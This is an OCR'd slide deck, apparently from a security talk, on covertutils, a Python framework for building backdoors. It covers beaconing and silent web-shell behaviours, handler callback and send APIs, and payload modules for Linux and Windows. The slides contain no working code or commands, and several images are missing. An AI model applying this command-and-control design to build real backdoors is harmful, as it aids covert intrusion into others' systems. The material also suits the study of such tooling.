
...5 secs later...



# Backdoor Behaviors


*Interrogating/beaconing – The HTTP/S shell behavior*

...5 secs later...




# Backdoor Behaviors

*Response Only/Silent – The Web shell behavior*




# Backdoor Behaviors

*Response Only/Silent – The Web shell behavior*




# Backdoor Behaviors

*Response Only/Silent – The Web shell behavior*



# Backdoor Behaviors

*Response Only/Silent – The Web shell behavior*



# The Concepts

The *Handler Objects*

- Model how ***both ends*** of a backdoor behave.
- They remain *Communication Channel agnostic*.
- Need an *Orchestrator* to get initialized.
- Also need *send()* and *recv()* implementations.

- They are used to implement both *Agents* and *Handlers*.

# The Concepts

The *Handlers API – Callback methods*

- `onMessage( stream, message )`
  - *Runs when a fully assembled* **`message`** *arrives from* **`stream`**

- `onChunk( stream, is_last )`
  - *Runs when a* Chunk *arrives from* **`stream`**

- `onNotRecognised( )`
  - *Runs when received data does not belong to a* **`stream`**.
  - *Wrong crypto passphrase case goes here...*

# The Concepts

The *Handlers API – Sending methods*


- `sendAdHoc( message, stream = None )`
  - *Directly* **`chunkifies`** *and sends the* **`message`**, *through the selected* **`stream`**.

- `queueSend( message, stream = None )`
  - *Puts all created* **`chunks`** *in a* **`queue`**, *instead of sending them.*
  - *They can be sent later, possibly when triggered by a Callback.*

- `prefered_send( message, stream = None )`
  - *Fallbacks to any of the above, depending on the* **`Handler`** *object's behavior*

# What we got till now...


Being **Generic** in development is a blessing!




** If you know how to align arrows in PowerPoint find me after the presentation*

# Get my shit together (Part 0)


Hey, noticed any similarities?




** If you know how to align arrows in PowerPoint find me after the presentation*

# Get my shit together (Part 1)


Hey, noticed any similarities?




** If you know how to align arrows in PowerPoint find me after the presentation*

# Get my shit together (Part 2)

Hey, noticed any similarities?




** If you know how to align arrows in PowerPoint find me after the presentation*

# Get my shit together (Part 3)

And they are all here!

Some shit that gets stuff from the user

`covertutils.shells`
`covertutils.shells.subshell`
`covertutils.shells.impl`

Some shit that executes stuff

`covertutils.payloads.generic`
`covertutils.payloads.linux`
`covertutils.payloads.windows`

`covertutils.orchestration`

